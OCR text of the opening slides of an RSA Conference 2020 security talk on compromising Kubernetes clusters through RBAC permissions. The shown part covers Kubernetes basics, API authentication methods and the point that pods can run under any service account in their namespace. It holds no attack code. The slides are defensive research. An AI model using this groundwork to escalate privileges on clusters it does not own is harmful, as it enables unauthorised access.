RSAConference2020
San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: DSO-W01

Compromising Kubernetes Cluster by Exploiting RBAC Permissions

Eviatar Gerzi

Security Researcher
CyberArk
@g3rzi

whoami

Eviatar Gerzi (@g3rzi)

Security Researcher at CyberArk


Pokémon
GO
https://www.pokemon.com/us/pokedex/dragonite
https://websitesetup.desi/pokemon-go-mod-apk-v0-147-1free-download-2019/


1 BILLION DOWNLOADS
$2 BILLION REVENUE
+20 MILLION DAILY ACTIVE USERS
https://websitesetup.desi/pokemon-go-mod-apk-v0-147-1free-download-2019/

Kubernetes


Kubernetes

"AN OPEN-SOURCE SYSTEM FOR AUTOMATING DEPLOYMENT, SCALING AND MANAGEMENT OF CONTAINERIZED APPLICATIONS."

Kubernetes – containerized application


APPLICATION + DEPENDENCIES

- Isolated
- Quickly
- Reliably



https://hackernoon.com/practical-introduction-to-docker-compose-d34e79c4c2b6


Kubernetes architecture



RSAConference2020


Access to Kubernetes API

Authentication




Authorization

Admission Control



Authentication

Normal User




Service Account

Authentication

Normal User

- X509 Client Certs
- Static Token File
- Static Password File
- OpenID Connect Tokens
- Webhook Token Authentication
- Authenticating Proxy

Service Account



- Service Account Tokens

Service Account


"When you create a pod, if you do not specify a service account, it is automatically assigned the default service account in the same namespace."

Service Account

NOT specify → default service account


Specify → **ANY** service account in the namespace

Service Account Token Location



Service Account Token

